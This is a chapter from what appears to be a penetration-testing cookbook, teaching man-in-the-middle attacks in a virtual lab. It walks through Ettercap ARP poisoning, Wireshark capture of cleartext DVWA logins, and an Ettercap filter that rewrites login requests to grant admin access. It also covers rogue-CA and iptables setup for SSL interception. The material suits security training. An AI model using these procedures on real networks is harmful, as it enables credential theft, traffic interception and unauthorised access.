
In this chapter, we will cover:

- Setting up a spoofing attack with Ettercap
- Being the MITM and capturing traffic with Wireshark
- Modifying data between the server and the client
- Setting up an SSL MITM attack
- Obtaining SSL data with SSLsplit
- Performing DNS spoofing and redirecting traffic

Introduction

A Man in the Middle (MITM) attack is the type of attack in which the attacker sets himself in the middle of the communication line between two parties, usually a client and a server. This is done by breaking the original channel and then intercepting messages from one party and relaying them (sometimes with alterations) to the other.

Let’s look at the following example:



Alice is connected to a web server and Bob wants to know what information Alice is sending so Bob sets up a MITM attack by telling the server he is Alice and telling Alice he is the server. Now, all Alice’s requests will go to Bob and Bob will resend them (altered or not) to the web server, doing the same with the server’s responses. In this way, Bob will be able to intercept, read and modify all traffic between Alice and the server.

Although MITM attacks are not specifically web attacks, it is important for any penetration tester to know about them, how to perform them and how to prevent them as they can be used to steal passwords, hijack sessions, or perform unauthorized operations in web applications.

In this chapter, we will set up a Man in the Middle attack and use it to get information and carry out more sophisticated attacks.

Setting up a spoofing attack with Ettercap

Address Resolution Protocol (ARP) spoofing is maybe the most common MITM attack out there. It is based on the fact that the Address Resolution Protocol—the one that translates IP addresses to MAC addresses—does not verify the authenticity of the responses that a system receives. This means that, when Alice's computer asks all devices in the network, "what is the MAC address of the machine with IP xxx.xxx.xxx.xxx", it will believe the answer it gets from any device, be it the desired server or not so ARP spoofing or ARP poisoning works by sending lots of ARP responses to both ends of the communications chain, telling each one that the attacker's MAC address corresponds to the IP address of their counterpart.

In this recipe, we will use Ettercap to perform an ARP spoofing attack and set ourselves between a client and a web server.

Getting ready

For this recipe, we will use the client virtual machine we configured in Chapter 1, *Setting Up Kali Linux* and `vulnerable_vm`. The client will have the IP address 192.168.56.101 and `vulnerable_vm` 192.168.56.102.


How to do it…

1. With both virtual machines running, our Kali Linux (192.168.56.1) host will be the attacking machine. Open a root terminal and run the following command:


   ```
   ettercap -G
   ```

   From Ettercap's main menu, select **Sniff** | **Unified Sniffing**.


2. In the pop up dialog select the network interface you want to use, in this case we will use **vboxnet0**, as shown:




3. Now that we are sniffing the network, the next step is to identify which hosts are communicating. To do that, go to **Hosts** on the main menu, then **Scan for hosts**.
4. From the hosts we found, we will select our targets. To do this from the **Hosts** menu, select **Hosts list**:



5. From the list, select **192.168.56.101** and click on **Add to Target 1**.
6. Then, select **192.168.56.102** and click on **Add to Target 2**.
7. Now we will check the targets: on the **Targets** menu, select **Current targets**:



8. We are now ready to start the spoofing attack and position ourselves in between the server and the client. From the **Mitm** menu, select **ARP poisoning…**
9. In the pop up window, check the box **Sniff remote connections** and click on **OK**:



And that’s it, we can now see all traffic between the client and the server.

How it works…

In the first command we issued, we told Ettercap to run with its GTK interface.

Tip

Other interface options are `-T` for text only interface, `-C` for curses (frames in ASCII text), and `-D` to run it as a daemon with no user interface.

Then, we started the Ettercap sniffer function. Unified mode means that we will receive and send information through a single network interface. We select bridged mode when our targets are reachable through different network interfaces, for example, if we have two network cards and connect to the client through one and to the server through the other.

After the sniffing is started, we select our targets.

Tip

Select your targets beforehand

It is important to to include only strictly necessary hosts as targets for a single attack since poisoning attacks generate a lot of network traffic and cause performance problems to all hosts. Before starting an MITM attack, identify clearly which two systems are going to be the targets and spoof only those systems.

Once our targets are set, we start the ARP poisoning attack. **Sniffing remote connections** means that Ettercap will capture and read all the packets sent between endpoints, and **Only poison one way** is useful when we only want to poison the client and don’t want to know the responses from the server or gateway (or if it has any protection against ARP poisoning).

Being the MITM and capturing traffic with Wireshark

Ettercap can detect when relevant information such as passwords is transmitted through it. However, it is often not enough to intercept a set of credentials when performing a penetration test, we might be looking for other information like credit card numbers, social security numbers, names, pictures, or documents. It is therefore useful to have a tool that can listen to all the traffic in the network so that we can save and analyze it later; this tool is a sniffer and the best one for our purposes is Wireshark and it is included in Kali Linux..

In this recipe, we will use Wireshark to capture all the packets sent between the client and the server in order to obtain information.

Getting ready


We need to have MITM working before starting this recipe.

How to do it…


1. Run Wireshark from the middle of the Windows client and `vulnerable_vm` from Kali's **Applications** menu | **Sniffing & Spoofing** or from the terminal run:

   ```
   wireshark
   ```


2. When Wireshark loads, select the network interface you want to capture packets from. We will use `vboxnet0`, as shown:



3. Then click on **Start**. You will immediately see Wireshark capturing ARP packets, that's our attack.



4. Now, go to the client virtual machine and browse to `http://192.168.56.102/dvwa` and log in to DVWA.
5. In Wireshark, look for a HTTP packet from 192.168.56.101 to 192.168.56.102 with POST `/dvwa/login.php` in its `info` field.



If we look through all the captured packets, we will find the one corresponding to the authentication and see that it was sent in clear text so we can get the username and password from there.

Tip

Using filters

We can use filters in Wireshark to show only the packets that we are interested in, for example, to view only those HTTP requests to the login page that we can use: `http.request.uri` contains `"login"`.

If we look at the Ettercap's window we can also see the username and password there, as shown:

```
ARP poisoning victims:

 GROUP 1 : 192.168.56.101 08:00:27:3F:03:BC

 GROUP 2 : 192.168.56.102 08:00:27:3F:C5:C4
HTTP : 192.168.56.102:80 -> USER: admin  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=admin&Login=Login
```

By capturing traffic between the client and the server, an attacker is able to extract and use all kinds of sensitive information such as usernames and passwords, session cookies, account numbers, credit card numbers, privileged e-mails, and many others.

How it works…

Wireshark listens to every packet that the interface we selected to listen receives and puts it in readable form in its interface. We can select to listen from multiple interfaces.

When we first started the sniffing, we learned how the ARP spoofing attack works. It sends a lot of ARP packets to the client and the server in order to prevent their address resolution tables (ARP tables) from getting the correct values from the legitimate hosts.

Finally, when we made a request to the server, we saw how Wireshark captured all the information contained in that request, including the protocol, the source and the destination IP; more importantly, it included the data sent by the client, which included the administrator’s password.

See also

Studying Wireshark data is a little tiresome so it is very important to learn how to use display filters when capturing packets. You can go to the following sites to learn more:

- https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.ht
- https://wiki.wireshark.org/DisplayFilters

With Wireshark, you can select which kind of data is captured by using capture filters. This is a very useful feature, especially when performing a MITM attack due to the amount of traffic being generated. You can read more about this on the following sites:

- https://www.wireshark.org/docs/wsug_html_chunked/ChCapCaptureFilterSection.htm
- https://wiki.wireshark.org/CaptureFilters

Modifying data between the server and the client

When performing a MITM attack, we are able not only to listen to everything being sent between the victim systems but also to modify requests and responses and, thus, make them behave as we want.

In this recipe, we will use Ettercap filters to detect whether or not a packet contains the information we are interested in and to trigger the change operations.

Getting ready

We need to have MITM working before starting this recipe.

How to do it…

1. Our first step is to create a filter file. Save the following code in a text file (we will call it `regex-replace-filter.filter`) as is shown here:

```
# If the packet goes to vulnerable_vm on TCP port 80 (HTTP)
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
    # if the packet's data contains a login page
    if (search(DATA.data, "POST")){
        msg("POST request");
        if (search(DATA.data, "login.php") ){
            msg("Call to login page");
            # Will change content's length to prevent server from
failing
            pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-
Length: 41");
            msg("Content Length modified");
            # will replace any username by "admin" using a regular
expression
            if (pcre_regex(DATA.data, "username=[a-zA-
Z]*&","username=admin&"))    {
                msg("DATA modified\n");
            }
            msg("Filter Ran.\n");
        }
    }
}
```

Note

The # symbols are comments., The syntax is very similar to C apart from that and a few other little exceptions.

2. Next, we need to compile the filter for Ettercap to use it. From a terminal, run the following command:

```
etterfilter -o regex-replace-filter.ef regex-replace-filter.filter
```

```
root@kali:~# etterfilter -d -o regex-replace-filter.ef regex-replace-filter.filter

etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team


 14 protocol tables loaded:
       DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
       VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'regex-replace-filter.filter'
??&?.## done.

 Unfolding the meta-tree +#??+#?+ done.

 Converting labels to real offsets --- done.

 Writing output to 'regex-replace-filter.ef' @@@?;?;.;.!! done.

 -> Script encoded into 8 instructions.
```

3. Now, from Ettercap's menu, select **Filters** | **Load a filter**, followed by `regex-replace-filter.ef` and click **Open**:

   We will see a new entry in Ettercap's log window indicating that the new filter has been loaded.

```
ARP poisoning victims:

 GROUP 1 : 192.168.56.101 08:00:27:3F:03:BC

 GROUP 2 : 192.168.56.102 08:00:27:3F:C5:C4
Content filters loaded from /root/regex-replace-filter.ef...
```

4. In the windows client, browse to `http://192.168.56.102/dvwa/` and log in as any user with the password `admin`, for example: `inexistentuser`: `admin`.

   The user is now logged in as an administrator and the attacker has a password that works for two users.

5. If we check Ettercap’s log, we can see all the messages we wrote in code displayed there, as shown:

```
Content filters loaded from /root/regex-replace-filter.ef...
HTTP : 192.168.56.102:80 -> USER: inexistentuser  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=inexistentuser&password=admin&Login=Login

POST request
Call to login page
Content Length modified
DATA modified

Filter Ran.
```

How it works…

An ARP spoofing attack is only the start of more complex attacks. In this recipe, we used the packet filtering capability of Ettercap to identify a packet with specific content and modified it to force the user to log in to the application as an administrator. This can also be done from server to client and can be used to trick the user by showing them fake information.

Our first step was to create the filtering script, which first checks if the packet being analyzed contains the information that identifies the one we want to alter, as illustrated:

```
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
```

If the destination IP is the one of the vulnerable_vm and the destination TCP port is 80 which is the default HTTP port, it is a request to the server we want to intercept.

```
if (search(DATA.data, "POST")){
    msg("POST request");
    if (search(DATA.data, "login.php") ){
```

If the request is by the POST method and goes to the `login.php` page, it is a login attempt as that is the way our target application receives the login attempts.

```
pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-Length: 41");
```

We used a regular expression to locate the `Content-Length` parameter in the request and replaced its value with 41, which is the length of the packet when we send a login with `admin`/`admin` credentials.

```
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&","username=admin&")){
    msg("DATA modified\n");
}
```

Again, using regular expressions, we look for the username's value in the request and replace it with `admin`.

The messages (`msg`) are only for tracing and debugging purposes and could be omitted from the script.

After writing the script, we compiled it with the etterfilter tool for Ettercap in order to process it. After that, we loaded it into Ettercap and then just waited for the client to connect.

There’s more…

Ettercap filters can be used for other things besides altering requests and responses, they can be used, for example, to log all HTTP traffic and execute a program when a packet is captured:

```
if (ip.proto == TCP) {
  if (tcp.src == 80 || tcp.dst == 80) {
    log(DATA.data, "./http-logfile.log");
    exec("./program");
  }
}
```

They also display a message if a password has been intercepted:

```
if (search(DATA.data, "password=")) {
  msg("Possible password found");
}
```

See also

For more information on Ettercap filters, check out the etterfilter man page:

```
man etterfilter
```

Setting up an SSL MITM attack

If we try to sniff on an HTTPS session using what we have seen so far, we won’t be able to get very much from it as all communication is encrypted.

In order to intercept, read and alter SSL and TLS connections, we need to do a series of preparatory steps to set up our SSL proxy. SSLsplit works by using two certificates, one to tell the server that it is the client so that it can receive and decrypt server responses and one to tell the client that it is the server. For this second certificate, if we are going to supplant a site which possesses its own domain name, and its certificates have been signed by a **Certificate Authority** (**CA**) we need to have a CA to issue a root certificate for us and, as we are acting as attackers, we need to do it ourselves.

In this recipe, we will configure our own Certificate Authority and a few IP forwarding rules to carry out SSL Man In The Middle attacks.

How to do it…

1. Firstly, we are going to create a CA private key on the Kali Linux computer so issue the following command in a root terminal:

   `openssl genrsa -out certaauth.key 4096`

2. Now let's create a certificate signed with that key:


   `openssl req -new -x509 -days 365 -key certauth.key -out ca.crt`

3. Fill out all the requested information (or just hit *Enter* for every field).
4. Next, we need to enable IP forwarding to enable the system's routing functionality (to forward IP packets not meant for the local machine to the default gateway):

   `echo 1 > /proc/sys/net/ipv4/ip_forward`

5. Now we are going to configure some rules to prevent forwarding everything. First, let's check if we there is anything in our iptables' `nat` table:

   `iptables -t nat -L`



6. If there is anything there, you may want to back it up because we are going to flush everything, as shown:

   `iptables -t nat -L > iptables.nat.bkp.txt`

7. Now let's flush the table:

   `iptables -t nat -F`

8. We then set up the prerouting rules:

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports
8080
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports
8443
```

Now we are ready to sniff encrypted connections.

How it works…

In this recipe, we configured our Kali machine to act as a CA which meant it could validate the certificates that SSLsplit issues. In the first two steps, we only created the private key and the certificate to be used to sign those certificates.

Next, we established port forwarding and its rules. We first enabled the forwarding option and, after that, created iptables rules to forward requests from ports 80 and 443 (HTTP and HTTPS). This was done to redirect the requests our MITM attack was intercepting to SSLsplit so that it could decrypt the received message with one certificate, process it, and encrypt it with the other to send it to its destination.

See also

You should read a little more about encryption certificates and SSL and TLS protocols, as well as about SSLsplit, which you can do here:

- https://en.wikipedia.org/wiki/Public_key_certificate
- https://www.roe.ch/SSLsplit
- https://en.wikipedia.org/wiki/Iptables
- `man iptables`

Obtaining SSL data with SSLsplit

In the previous recipe, we prepared our environment to attack an SSL/TLS connection while, in this recipe, we will use SSLsplit to complement a MITM attack and extract information from an encrypted communication.

Getting ready

We need to have an ARP spoofing attack executing before we start this recipe and have successfully completed the previous recipe *Setting up an SSL MITM attack*.

